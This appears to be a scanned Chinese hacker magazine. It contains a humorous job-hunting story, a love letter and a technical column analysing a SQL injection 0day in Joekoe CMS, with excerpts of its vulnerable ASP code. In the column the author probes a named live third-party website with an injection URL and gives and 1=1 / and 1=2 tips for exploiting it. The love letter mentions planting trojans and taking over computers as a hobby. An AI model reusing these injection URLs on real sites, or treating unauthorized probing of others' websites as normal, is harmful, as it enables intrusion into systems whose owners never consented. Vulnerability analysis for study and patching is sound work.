自从今天早上被公司裁下来后，我开始了新的求职之旅。作为一个技术人员，特别是对平时表现得很和谐很听话，干活也很多的技术人员来说，我毫无异议的被裁了。现在想想也是，做得多，不拒绝不是自己的事情，很容易造成软弱的表征。也许在挑选下岗人员的那0.01秒钟，领导想的是"裁掉他，应该也不会拒绝吧？"。

就在昨天，公司委派一个人搬100公斤的机柜到公司，连安装系统带调试，从交换机到路由器调得通通透透，白开水一样纯净。老实说，卖设备的公司对这人都赞誉有加，经济危机的岁月里，干活这么不要命的人不多了。特别是体力这么好，还懂技术的人真的不多。

这个人就是我！对于一个技术人员来说，要求这么全面实在是有些强人所难，不过你们要是也和我一样在这家公司呆上几个月，肯定做的比我还好。然而现在说这些已经晚了，找下一份工作势在必行。也许很多人会说老板是不是脑子进水了，这么能干的人干嘛还裁掉。但是事情就是这样，因为公司其他的技术员比我身体还好，搬的东西比我还多！

三、四年前还敢写份简历说自己吃苦耐劳，学习刻苦，现在说这话纯粹找抽，干好自己的就行了，干的多错的多，特别是不该自己干的。不仅以后还得接着干，干对了没奖励，干错了更得打板子。

周六起了个早，我穿上久违的西装，系着领带，坐地铁来到上海体育馆参加人才招聘会。结果才到门口就被吓得退了两步，那个人山人海，红旗招展啊！可以看到男的女的，老的少的，排列成一个曲折漫长的队伍，正在有秩序的入场，隐约还可以听到有主持人欢快而嘹亮的声音："大家不要急，本次招聘会我们准备了上万个职位，绝对可以满足大家的需要，各行各业，各种高薪职业覆盖本次招聘会，工作地点也不仅仅局限于上海，同时可根据大家的需求进行调剂……"。

对于这种睁眼说瞎话的行为，我是习以为常的了，和谐上海天天都会有人失业，天天都会有人找到工作，不停的搬家，不停的换工作，时时刻刻都是在试用期内工作。工作性质无非是从这一个试用期跳到下一个试用期，而国内企业的这种现象尤甚。

上海体育馆是一个很有意思的建筑，内里是圆形的，然后招聘台分布两边；中间留下一个巨大的走道供应聘人员通过。但是很明显，这次要比两年前多太多人了。

"这次真的是太好了"，我心里庆幸着，顺手拿出偷拍利器富士S2000HD，调到15倍焦距，然后整了整领带，自我催眠成一位记者，开始在人群中偷拍各个展位面前的美女。从原理上来说，招聘会和展示会是一样的，都是要商家拿出自己最美的一面，当然，招聘会严肃一点，美女都穿制服，展示会欢快一些，美女都穿泳装。

我拿着相机跟着人流慢慢的移动，其实我根本不用走，后面的人都会推着我前进，这大概就是所谓的"随波逐流"吧，人渺小得如浮萍一般，身不由己的前行着。

可惜的是，越到后面，女人质量越差，这应该是和公司实力有关了。我收起相机，停在一家展台前面，一回头，看到的却是桌子的一角，一包没有开封的特仑苏静静的站在那里，然后是一只细长的小手一把捏住了它的脖子，撕掉了它的衣服，用一根管子狠狠的插进了它的身体。再下来，看到的是一张小巧的嘴。我没有看到她整个脸蛋，但是仅仅看着这张完美的小嘴，实在是没有理由相信这不是长在一张完美的脸上。

不过我更多的注意力还是放到了特仑苏身上。"特仑苏"在蒙语中是"金牌牛奶"之意，也是蒙牛的一个牛奶品牌。言简意赅的形容一下，就是"高贵典雅，贵族气十足"。看到有人喝这种牛奶，我通常会很感兴趣，也会稍微注意一下他们，顺便YY一下这类特殊的人群。

这是一种很低调的牛奶，大多数老百姓都不会喝它，因为它的价格是普通牛奶的两三倍。中等阶层的白领也不会喝，因为要养家糊口贷款买房；能喝她的只有90后的少爷小姐们，还有真正有钱的老板们，比如被裁员之前我们公司的崔总就喝这个。

总体来说，特仑苏的品质是值得肯定的，但是5块钱的零售价让它性价比缺失。我一直很羡慕天天喝特仑苏上班的人生，那感觉很写意。但是考虑到，如果这么做了，那么晚上就得骑自行车回家，然后用开水泡大饼，所以现阶段的我只是想想，还不敢化为实际，特别是失业的这个紧张时期尤是如此。

等回过神来，才想起，这个喝特仑苏的女人的手……很白啊。我想再看看这只美丽的手，所以转过身来，却发现这个美女一边喝特仑苏，一边吃光友粉丝，那淡淡的醋香顺着空气飘了过来。不过老实说，这是一种很奇特的习惯，高贵的特仑苏和廉价的光友粉丝无论如何也不太搭杠。

我从自己的A货阿玛尼小包里头拿出一份简历，很平静的放在美女面前的那张桌子上，等着她问我一些面试问题。我猜想既然她的嘴很可爱，那么说话也一定很好听。既然说话很好听，那么就值得我认识一下。但是事实总是悲惨的，和她一张桌子的一位帅哥拿起简历和我谈了起来："您有五年计算机从业经历？"，他显得有些不信。

"嗯，是的"我故意坐直了身子，结果特仑苏并没有抬头看我，仿佛光友粉丝对她的吸引力更大。"五年里做过网管、售前支持、售后服务，还写过公司制度以及各种小型方案，技术娴熟，善于沟通，还会唱歌。"

"哦，那你唱两句看看"帅哥问道。

"………您这里不是招聘技术员么？这个唱歌不是主要能力吧？"我真想抽自己嘴一巴掌，关键时刻就是管不住它，什么话都敢往外蹦。

"嗯，主要是看一下你的综合实力。"这个男人看起来很诚恳的说道。

"什么歌儿都可以么？"

"拿你最拿手的来唱两句吧。"

"山的那边，海的那边，有一群蓝精灵。他们活泼又聪明，他们调皮又灵敏，他们自由自在生活在那绿色的大森林……"这首歌其实朗朗上口，韵律十足，可惜年龄段有些低，但最主要的是我就会这么一首。

我以为主考官和后面排队的应聘人员都会笑起来，事实上他们显得很平静。这一瞬间我才认识到"星光大道"对群众的影响是多么大，找份工作来个才艺表演那是必须的，相当的。甭管有

的没的，露个脸是起码的。

帅哥想了想，给我留了一张名片，让我参加公司的面试。然而总共我还没有和他说过5句话，以至于我想和特仑苏搭讪的机会都没有，原来这就是海选……

我不舍的回头，发现特仑苏抬起头来，还礼貌的笑了笑，嗯，确实如我所想，很诱人的一个美女。

星期二的时候，坐车到名片上留下的静安区地址，主考官都还没来，我前面排了不少人，大概有7、8个人抢这一个信息管理员的职位，其中不乏刚毕业或者没毕业的年轻人。我无聊，就和他们攀谈起来，但是很明显他们对我带有敌意，或者说这几个人中每个人对其他人都有敌意，话说的不太多。我撇了一眼，发现薪资要求那一栏基本都保持在2000以下，最低的那位写的是1600。这让我印象深刻，所以我特别和他忽悠了两句，不过这孩子很高傲没理我，也许在他眼中，我这么一个年纪不小，体重不轻的人是竞争不过他的。

主考官来了，一群人团坐在圆形的会议桌周围，他开始一个一个提问。来面试的人都很勇敢，也很善于表现自己，感觉会的东西都很多，一千六是这样说的："我有三年工作经验，精通Linux服务器架设，能够用Tomcat5、Apache、Nginx快速搭建服务器，熟悉脚本安全，熟练使用chkrootkit和Clam AntiVirus进行安全防护，以及VM ESX等虚拟机产品，有一定编程能力，精通MySQL和Windows软硬件维护。"

"有什么业绩？"主考官听到这，显得比较满意，随便问了一句。"做过两个网吧，还有在一家网站呆过半年。"一千六这么答道。

主考官转过来问我，让我来段自我介绍。其实说心里话，我没有那孩子会的多，所以我这么告诉主考官："这么长时间，我只接触过Windows，对这还算是比较了解的，平时公司的电脑啊，服务器啊，都是我管。原来的公司有时候也会采购一些新设备，这些东西基本上只要一两天，我就能熟练使用。"

主考官继续等着，我有些尴尬，"嗯，没了。"

"有什么业绩？"

"具体说来好像也没什么，不过难搞的项目最后都得我上吧。"

我猜他一定在想，这人还真能扯淡。很快他又随便问了几个问题，结束了这次群体面试。

几天后我收到那个主考官的电话，大致的意思就是通知我来上班了。临结尾说了一句"本来是准备招那个薪资要求最低的年轻人，不过考虑到他太年轻，可能有些事情还是做得不好，所以尽管你要求的薪资是最高的一个，但是我们对你的经历表示满意，也相信你能做好今后的工作。"

这个结果在意料之外，也在意料之内。其实很多时候，不是低价才有竞争力，要得多，同样说明一个问题，对自我能力的肯定以及拉高与低层次之间的距离。换句话说，工资有时候只是为了标示地位，而不是代表技术能力。

其实我最郁闷的是，这几天也没有看到特仑苏。本以为这么漂亮的MM一定会是前台接待，然而很明显，前台这个并不是。我问那天面试我的帅哥，"面试的时候不是有几个小妞和您一起来的么？嗯，就是喝特仑苏的那位。"

他面带职业微笑，但稍微有些抽搐的告诉我，特仑苏不是公司员工。

我心想，只要不是你老婆，那我总有机会不是。

机会……所以说，机会才是最重要的。

(未完待续)

编辑点评：

在《断头台》系列结束之后的2009年阳春三月，《特仑苏》系列带着一股浓浓的春意迎面而来，虽然还是有着作者早期那种略带"流氓"的写作风格，但是却新加入了作者早期作品中所没有的温情笔触。文章背景是目前金融危机的大环境，乍一看还以为会很沉重，但是仔细读完，却发现有往纯爱方向发展的迹象。到底后面会发生什么事，敬请期待下一期nohack"黑小说"——特仑苏Ⅱ。

The Way You Make Me Feel

文/Cherish

我以为可以把你忘记，我以为已经把你忘记，可为什么在无眠的夜里仍然是你的影子在眼前闪动，是你楚楚的目光让我孤独的心温暖而寂寞。总以为时间可以冲淡一切，也以为距离可以拉断一切，我真的以为一声"不爱"就可以真的放弃。可是为什么？为什么梦里仍然是你影子的叨缠？

你说，希望我们能像从前一样，说你不值得我去爱。

你知道吗？每次见你之前我都要想好多，我要想你要不要弄网站，要不要忙着《黑客手册》的投稿，要不要抽点时间种木马抓肉鸡，要不要和网友QQ些经验，我的心真的好累。为了让你安心的投入网络的探索，我从来不在你面前哭，如果实在受不了了，就自己躲在被子里偷偷的哭过再去找你。我说，放下了对你的爱，不是不爱，而是爱得更深了。

最初，我只知道我很在乎你，或者可以说有点喜欢你，但是没有想过爱上你。可是这个暑假里你把手机丢了，我联系不到你了，突然觉得我的世界崩溃了，发现我对你的感情不再是那么的单纯，已经悄悄地爱上你了。但是我不敢告诉你，因为我害怕你不接受我，我们连朋友都没得做了，我害怕因为发现一份爱而彻底的失去了这份爱。我想了好久，还是没有勇气当面和你说，我决定用QQ给你发即时信息，我小心地说：

"我想和你说件事，你能先答应我你不会生气，我说出来之后如果你不同意，我们还可以做朋友，好吗？"

你的头像在闪动，我紧张的看着你的回应，"嗯，你说吧，只要不损害尊严什么的，我就答应了。"

我的心跳开始加速，我颤抖着在键盘上敲了几个字，"做我的男朋友。"

你立刻回复了，"你在开玩笑吧？呵呵。"

我看着你发来的信息真的想哭出来，有种被邂逅的感觉，我的话你竟然认为是在开玩笑。

我平静了一下，接着敲击键盘，"我是认真的。"

你好像感觉到了硝烟的味道，于是以要计算机等级考试为借口，说考试完我们好好谈谈吧。我答应了，其实我很想马上得到答案，但是你就要考三级了，我不能惹你烦心，影响你的过级，我一直记着，网络工程师是你的梦想。

我安静的等待着考试的结束，等待着你给我个明确的答复，尽管心里会隐隐作痛。你说星期三见面，我明知道那天上午自己的课排得满满的，但是什么都没有说。因为当时我就觉得，能够再见你都是上天对我的恩赐了，还管它有课没课呢，也许那就是最后一面了。

星期三终于到来了，我根本都没有心情去上课，你说你上午有一节课，我就在宿舍等到你快下课的时间（因为我不想害你逃课），穿上鞋准备去找你。外面下着好大的雨，但是没有丝毫动摇我要见你的心。

到了你们校区我就开始给你打电话，连续打了五六次都没有人接，除了等，我别无选择。站在你们宿舍楼的附近，我打着伞徘徊，运动鞋里浸满了雨水，我浑身冻得在颤抖，却没有过放弃而回去的想法，我一直在等着你会回电话。

足足在雨里站了一个多小时，看着匆匆的人群，我也想到处走走，但是我对你们校区实在很陌生，都不知道自己随着人流流浪到了那里。开始有点绝望了，这时，手机响了，最特殊的铃声《没有你的日子我真的好孤单》，我知道是你了。

接通了，我不知道自己的具体位置，就描述身边有个白色的石膏做的大的月牙，你猜到我可能是在花坛附近，我们站在花坛对面却看不到对方。我的手机再次响了，猛然抬头，终于看见了你。

你问我想要什么样的答复，我想了想说，答应。我用伞努力挡住脸，因为我不敢看你。你打着把漏雨的伞蹲下了，仰着头，像个孩子似的看着我，笑着又问我喜欢你什么。我喜欢你学黑的志向，我喜欢你黑色沉默的性格，就是一种踏实感觉，这算理由么？

其实我自己也不知道，所以除了沉默什么都没有做了。我知道你出于怜悯之心让我去吃饭（因为我的胃不好，不好好吃饭会难受的），我不想吃，确切的是没有心情去吃。看着你那无奈的样子，我也很难过。

你说你答应我是需要一份责任，不答应我你又很担心，最后，你说答应和我开始交往，但前提是让我先去吃饭。我真的不知道自己的感觉是感激还是感动，就跟着你出去了。可是，当吃完饭你送我走时，我有种上当的感觉，但是你确实为了上网忙的自己都顾不上吃饭，我怎么能因为一份自己理想中的爱情而耽搁你网络领域的梦想呢！

我不知道，我真的不知道，一个人的一生能爱几次？望着你，我可以不说话，可以不流泪，可以在心里对自己说，你快乐所以我快乐，但是就是没办法告诉你，我爱你。

你说，你真的挺在乎我的，很珍惜我们之间的缘份。你知道吗？我比你更珍惜我们的相遇，从一开始我就承诺对你绝对的坦诚。认识了你，我开始喜欢上网，呵呵，也许这就是传说中的“爱屋及乌”吧！

记得我们第一次交谈就是QQ，那时候我们还没有见过面。那天我用手机3g.qq.com上网，网速特别慢，突然看见你的头像亮着，我有点激动（因为我对你很崇拜，听说你是黑客），于是我开启了话题。

“你好，呵呵~~~”

“你是谁啊？？？？”你很快的回复了。

“我？我是你未曾蒙面的徒弟呀！！！”我急切又带有几分郁闷地解释说。

“晕，我忘了，不好意思啊。”

“呵呵，你是哪里人啊？为什么认我做师傅啊？”

“你是不是就为了好玩啊？

“你打字这么慢啊，这可不像我徒弟呀。”

你说了一连串的话，我手机那么“快”的网速真把我急坏了。

“我用手机上网，网速太慢了。拜拜了”

就这样，结束了第一次对话，我有种意犹未尽的感觉，连自己师傅的名字还不知道呢。于是，第二天我去网吧上网了，发现你没在线，但是听说你非常喜欢上网，我想也许隐身了吧，就试着发了条即时信息。

“在么？？？”

“嗯”

“师傅，我希望我们能成为知心朋友，不要是死板的师徒关系。”

“好啊，你喜欢什么啊？想让我教你什么呢？”

“我不知道，我希望我的二级C过了。”

“呵呵，我觉得女生学点网络不错，网络上有好多浪漫的东西，一般女生都喜欢浪漫。”

“说说你吧，师傅！！！”

“我啊？前几天我给“黑手”投稿了，不知道录用没录用。”

接着你把“黑手”给你回信的一部分信息截图过来了，我看得也是一头雾水。

“他们会不会是给我退稿的意思啊？？？难道是最近我人品不好么？”

“不会吧，你再等等看。你现在在做什么啊？”

“制网页，下午有网页课，老师布置的作业还没弄完呢！”

“是吗？师傅，那你忙吧！拜拜喽。”

其实我好想和你多聊几句，对师傅多了解一点，但是，在我心里，你做什么事都很重要，也许一开始我给自己的定位就太卑微了。可是，我自己也不明白，为什么在你面前我就会心甘情愿地低头。

到了中午，我在睡午觉，你给我发信息很兴奋地说：“师傅的稿子在《黑客手册》上发表了，我一个人高兴不过来，快帮我高兴高兴！！”顿时，我有种同喜同悲的感觉，又觉得你有点像个孩子，总之你开心我就很快乐，不过也足以看得出来，你对《黑客手册》这本杂志的崇拜和喜好。后来，你又加入了L.S.T，我鼓励你继续努力，我以你而骄傲。

回想着我们的相识，有点心痛萦绕，开始明白，我对于你的爱，痛苦的不是过去，而是回忆。

时间过得真的好快，寒假又到了，我们在一起走过半年了，尽管你没有给我个明确的答复，每个周末去找你已经成了习惯，回家前我们匆匆见了最后一面，我和你要了两本《非安全》杂志，学习一下怎么写黑小说，我想把对你的感触写成小说，希望能在这本杂志上发表，让你能看到，我相信你一定能看到的。

那样，一定会给你个惊喜，也会让你明白我爱你有多深。我期待着我们牵手共明天的日子，希望你能对我们之间的这段感情做出思考。你知道吗？我现在真的好想你。

思念是一种很痛很痛的滋味，我从来不曾把你从心里抹去，而是藏在心的更深处了。从来不敢告诉你，其实你一直都在我心灵的最深处。什么才是爱？！当时间流过，一切冲动，浪漫，激情消灭，你对那个人的牵挂及关心丝毫未减，那便是爱了。想你，却不能告诉你，我想你，夜是那么的静，静的能让我听到心碎的声音。

我不知道，我真的不知道，一个人一生能爱几次？真爱也许就一次！这种爱，不是门当户对，也不是一见钟情。真爱至上的境界，一个人的一生也许能遇到，也许不能遇到，没有人能够告诉我。

长长的路上只有我一个人，一个人慢慢地走着，种种无端的忧愁袭击着我，一种莫名的伤感在心头回荡！对你的思念越来越深，我很想找一个宁静的深夜，把许多心底的惆怅、寂寞，向你倾诉。

深夜，静静的坐在电脑前，我陷入了深深地思念之中。此刻比任何时候都孤独，我怀疑自己的真实。我不知道该如何调整自己的步伐，伤痛的心灵需要静静的安抚，时间却无法将这一切尘封。这种爱是刻骨铭心的，无论怎样努力也无法从心头驱散。

我孤独的徘徊在这荒漠的世界上，人身注定是孤单的。心痛了，心碎了，不会有人看见，我却渴望着伸出手轻触你的脸庞；那一刻，我落下了眼泪，忽然间看见真实的自己，忽然想卸下自己伪装的坚强。那一刻，我只有一个愿望，想大声告诉你：我爱你！我想你！愿你在“黑手”中茁壮成长。

编辑点评：

看完第一遍的时候，以为发来的是“编读互动”，仔细阅读之后才发现，这是一篇出自MM之手的小说呢。虽然文笔有些青涩，但感觉文章条理还是不错的，希望作者再接再厉，写出更优秀的作品。

新洞首语：
都过年去了，有多少人会有时间和心情来研究一下代码呢？虽然稿件不多，可质量却不差的哦！这期还是我——"冰的原点"，为大家奉上新一期的"新洞练练看"栏目。我也挺喜欢这个栏目的，编辑这期栏目的乐趣还是比较多的，希望还有机会在这栏目中露脸，呵呵。

从分析乔客CMS注射0day到思维拓展

图落叶纷飞[JJSEX] @ 肇庆端中

从本文你可以学到：
乔客cms漏洞的分析

08年末的时候，乔客CMS的0day曝了出来，但是好像并没有人做详细的分析，这次我们就来分析一下这个漏洞的成因，存在注射的URL是"**/common/comment.asp?dataid=14789&channel=down'**"，下面我们来分析一下这个文件。

由于程序的代码编写风格非常独特，有点类似于面向对象，所以新手朋友看起来可能比较困难，我们先来看看**\common\comment.asp**的部分代码：

```
...............省略...............
call doWebHead()
call doSkinParse("comment","")
call doWebEnd()
sub doPageParse()
    if ops.request.getQuery("action")="view" then
    //如果变量action为view则
        dim tmpURL,tmpChannel,tmpAction
        tmpChannel=ops.request.getQuery("channel")
    //变量tmpChannel并没有做任何过滤
        tmpAction="view"
        if instr(tmpChannel,".")>0 then
tmpAction=tmpAction&"."&mid(tmpChannel,instr(tmpChannel,".")+1)
tmpChannel=mid(tmpChannel,1,instr(tmpChannel,".")-1)
        end if
        chn.setChannel(tmpChannel)
        chn.doInit()
tmpURL=chn.getLinkURL(tmpAction,"id="&ops.request.getQueryID("id"))
        if len(tmpURL)<1 then tmpURL=DIR_ROOT
        go tmpURL
    else
//否则调用setMode("full")、doLoad()和doParse()，PS：doLoadUser()被注释了
        modComment.setMode("full")
        modComment.doLoad()
        'modComment.doLoadUser()
        modComment.doParse()
//这个doParse()过程就是存在问题的过程
    end if
end sub
...............省略...............
```

我们先来看看doLoad()过程的代码，doLoad()过程存在于**\common\include\VOPS\Model Comment.asp**文件中，以下是它的部分代码：

```
...............省略...............
    public sub doLoad()
        doLoadConfig()
        doLoadTemplate()
//调用doLoadConfig()过程和doLoadTemplate()过程
    end sub
    public sub doLoadConfig()
            var_Channel=ops.request.getQuery("channel")
        //注意此变量，它并没有做任何过滤
...............省略...............
if len(var_ChannelPage)<1 then var_ChannelPage=ops.request.getQuery("_page")
else
        var_Mode="view"
        var_ChannelPage=ops.request.getBrowsePaths()
    end if
    dim tmpTreeVar:set tmpTreeVar=new utilTree
    tmpTreeVar.addItem "skin",var_Skin
    tmpTreeVar.addItem "channel",var_Channel
    tmpTreeVar.addItem "dataid",var_dataid
    set tree_Config=ops.getConfigVarTree("common.common/comment/config",tmpTreeVar)
    if var_Mode="full" then
        If len(var_ChannelPage)<1 then var_ChannelPage=tree_Config.getItem("url.page")
            end if
        end sub
...............省略...............
```

现在我们来看看doParse()过程的代码：

```
...............省略...............
    public sub doParse()
if not isTree(tree_Template) then exit sub
dim tplFrame:tplFrame=tree_Template.getItem("page."&var_Mode)
var_Output=tplFrame
dim tmpSQL,tmpSQLQuery
tmpSQLQuery="nsort='"&var_Channel&"' and iid="&var_dataid&" and r_hidden=1"
//注入漏洞产生，存在问题的变量为var_Channel
dim isTrue:isTrue=false
if var_Mode="full" then
            doParsePost()
            isTrue=var_isPost
            dim p
            set p=new libPaging
            p.setDataCfg "url",var_ChannelPage
            p.setPageNum(5)
            p.setListNum(15)
p.setDataDB "table",TABLE_COMMENT_NAME
p.setDataDB "id",tree_Config.getItem("table.id")
p.setDataDB "field","*"
p.setDataDB "query",tmpSQLQuery
p.setDataDB "order",tree_Config.getItem("table.list.order")
var_Total=ops.db.getQueryInt(p.getSql("count"))
            p.setSum(var_Total)
            'p.loadTemplate("")
            p.doParse()
            if p.getSum()>0 then
tmpSQL=p.getSql("query")
set table_Items=ops.db.getQueryTable(tmpSQL)
            end if
            var_paging=p.toString()
            set p=nothing
        end if
        if var_Mode="view" then
tmpSQL=ops.db.toSQLSelect(TABLE_COMMENT_NAME,"count","*",tmpSQLQuery)
var_Total=ops.db.getQueryInt(tmpSQL)
tmpSQLQuery=tmpSQLQuery&(" order by "&tree_Config.getItem("table.list.order"))
tmpSQL=ops.db.toSQLSelect(TABLE_COMMENT_NAME,"5","*",tmpSQLQuery)
set table_Items=ops.db.getQueryTable(tmpSQL)
        end if
        if not isTrue then
```

```
dim rMatch,rMatches,rFlags,rFlag,rFlagValue,rFlagPrefixLen
set rMatches=opsRegex.toParseMatches(var_Output,"{\$"&SYSTEM_MODULE&"\.module\.[^{\$}]*}")
rFlagPrefixLen=len(SYSTEM_MODULE&".module.")+3
For Each rMatch In rMatches
rFlags=rMatch.value
rFlag=mid(rFlags,rFlagPrefixLen,len(rFlags)-rFlagPrefixLen)
rFlagValue=getModule(rFlag)
var_Output=replace(var_Output,rFlags,rFlagValue)
                Next
set rMatches=opsRegex.toParseMatches(var_Output,"{\$"&SYSTEM_MODULE&"\.[^{\$}]*}")
rFlagPrefixLen=len(SYSTEM_MODULE&".")+3
                For Each rMatch In rMatches
                        rFlags=rMatch.value
rFlag=mid(rFlags,rFlagPrefixLen,len(rFlags)-rFlagPrefixLen)
                        rFlagValue=getData(rFlag)
var_Output=replace(var_Output,rFlags,rFlagValue)
                Next
                Set rMatch=Nothing:Set rMatches=Nothing
        end if
        var_Output=tpl.toParseApp(var_Output)
        var_Output=skin.toReplaceVar(var_Output)
    end sub
…………省略…………
```

就这样，注射漏洞产生了，下面我们来找个网站测试一下！我找到的站点地址是"**http://www.jisuyu.com/**"，现在我们来试试提交这样的URL："**http://www.jisuyu.com/common/comment.asp?dataid=1&channel=jluoye'**"，发现程序报错了，如图1所示。




图1

接下来的事情我就不多说了，不过有一点要说清楚，这个是评论页的注射漏洞，我们要注射的时候最好先找一个有评论的帖子，然后根据它的ID来进入评论页注射。如果直接用"**/common/comment.asp?dataid= 1&channel=jluoye'**"这个地址来注射的话，有可能会发生**and 1=1**和**and 1=2**的页面是一样的情况，注射点变成了盲注射，这是因为目标站点并没有文章的ID等于1，所以请各位朋友测试的时候要注意了！

好了，分析完这个注射漏洞后，我们就来拓展一下思维，寻找其他的注射漏洞。通过分析代码我了解到，乔客CMS对每个数字型变量都用了自己写的一个检查变量是否为数字的函数来进行过滤，这就使得我们必须把希望寄托给字符型注射了，上面的注射漏洞就是一个例子。

这里我想到了一个几乎每套WEB程序都要用到的变量名——**username**，所以我把注射漏洞的挖掘定在了username这个变量。在寻找另外的注射漏洞之前，我们有必要看看乔客CMS的一些过滤函数。

首先来看看isSecure()函数的代码：

```
public function isSecure(byval strer)
        dim tmpUnallowed
        isSecure = False
        if len(strer)>0 then
If InStr(strer, "'") > 0 Or InStr(strer, """") > 0 Or InStr(strer, Chr(9)) > 0 Or InStr(strer, Chr(10)) > 0 Or InStr(strer, Chr(13)) > 0 Or InStr(strer, Chr(32)) > 0 Then Exit Function
                Dim bb
                For bb = 1 To Len(strer)
If InStr(1, tmpUnallowed, Mid(strer, bb, 1), 1) > 0 Then Exit Function
Next
isSecure = True
        end if
    end function
```

代码中过滤了很多我们注射常用到的字符，不过并不太严格，其中就有单引号"'"，如果这个过滤函数加在了数字型变量上，我们是有机可乘的，但如果是加在字符型变量上的话，那就几乎没可能绕过了。

接下来我们再看看isUsername()和isName()两个函数，以下是它们的代码：

```
    public function isUsername(byval strer)
        isUsername=False
        if len(strer)>0 then
                Dim bb
                For bb = 1 To Len(strer)
If InStr(1, SYMBOL_Username, Mid(strer, bb, 1), 1) = 0 Then Exit Function
                Next
isUsername = True
        end if
    end function
……下面是IsName()函数的代码……
    public function isName(byval strer)
        isName = False
        if len(strer)>0 then
If InStr(strer, "'") > 0 Or InStr(strer, """") > 0 Or InStr(strer, Chr(9)) > 0 Or InStr(strer, Chr(10)) > 0 Or InStr(strer, Chr(13)) > 0 Or InStr(strer, Chr(32)) > 0 Then Exit Function
                Dim bb
For bb = 1 To Len(strer)
If InStr(1, SYMBOL_NameUnallowed, Mid(strer, bb, 1), 1) > 0 Then Exit Function
Next
isName = True
        end if
    end function
```

从isUsername()函数可以看出这个函数并没有作什么过滤，仅仅是作了用户名正确与否的判断，所以存在很大的问题。而isName()函数则和isSecure()函数差不多。

了解完乔客CMS的注射漏洞后，我们就可以开始寻找目标了，这里我找到了**\account\mail.asp**文件里的一处注射，以下是部分漏洞代码：

```
…………省略…………
sub doPageParse()
    treeData.addItem "_skin","list"
    m_id=ops.request.getQueryID("id")
    select case lcase(cp.module)
    case "post"
        treeData.addItem "_skin","form"
        select case cp.action
        case "transmit"
                call doMailTransmit()
//如果变量action的值为transmit则调用doMailTransmit()过程
case "reply"
call doMailReply()
//如果变量action的值为reply则调用doMailReply过程
        case else
                call doMailWrite()
//否则就调用doMailWrite()过程
        end select
        user.setAuth(1)
        user.setAuthMode(2)
        user.doInitAgain()
    case "draftbox"
        select case cp.action
        case "view"
                treeData.addItem "_skin","view"
                call doMailView()
```

```
case else
        cp.subtitle="草稿箱"
        call doMailList()
end select
..............省略..............
```

我们来看一看 doMailWrite()过程的部分代码：

```
..............省略..............
sub doMailWrite()
    dim tmpTree,tmpNum,tmpUserid,tmpMSG,tmpSQL,tmpUsername,
tmpisDraft
    tmpisDraft=false
    cp.loadPages()
    ctl.pages.setFormTitle("")
    ctl.pages.setFormChannel("mail")
    ctl.pages.setFormFile("")
    'ctl.pages.addFormVar "att.group",getBookgroupAtt()
    'ctl.pages.setFormTree(tmpTree)
    tmpUsername=ops.request.getQuery("username")
    if not opsCheck.isUsername(tmpUsername) then tmpUsername=""
    //isUsername()函数仅仅是作了用户名正确与否的判断，所以存在很
大的问题
    ctl.pages.addFormTreeItem "m_username",tmpUsername
    ctl.pages.loadForm()
    if ctl.pages.isFormPost() then
        cp.doPagesParse()
if int(treeData.getItemInt("isDraft"))=1 then tmpisDraft=true
..............省略..............
    dim tmpTreeUserInfo
    set tmpTreeUserInfo=user.getDataBaseTree("userid,u_groupid",
"username='"&treeData.getItem("m_username")&"'")
    if tmpTreeUserInfo.getCount()>0 then
    tmpUserid=tmpTreeUserInfo.getItemInt("userid")
    dim tmpUserGroupMailMax,tmpUserMailTotal
    tmpUserGroupMailMax=toNum(user.getGroupsConfig(tmpTreeUserInfo.
getItemInt("u_groupid"),36))
                    tmpUserMailTotal=user.getMailTotal
(tmpUserid)
..............省略..............
if treeData.getItem("m_username")=user.username then ctl.e.addItem "
您不能给自己发送短信"
..............省略..............
if ctl.e.isCheck() then
treeData.addItem "_message",opsScript.JSMake(ctl.e.toJS(),"")
    else
    dim tmpFields
tmpFields="username,userid,m_username,m_userid,m_topic,m_remark,m_tim,
m_type,m_isread,m_issys"
    treeData.addItem "username",user.username
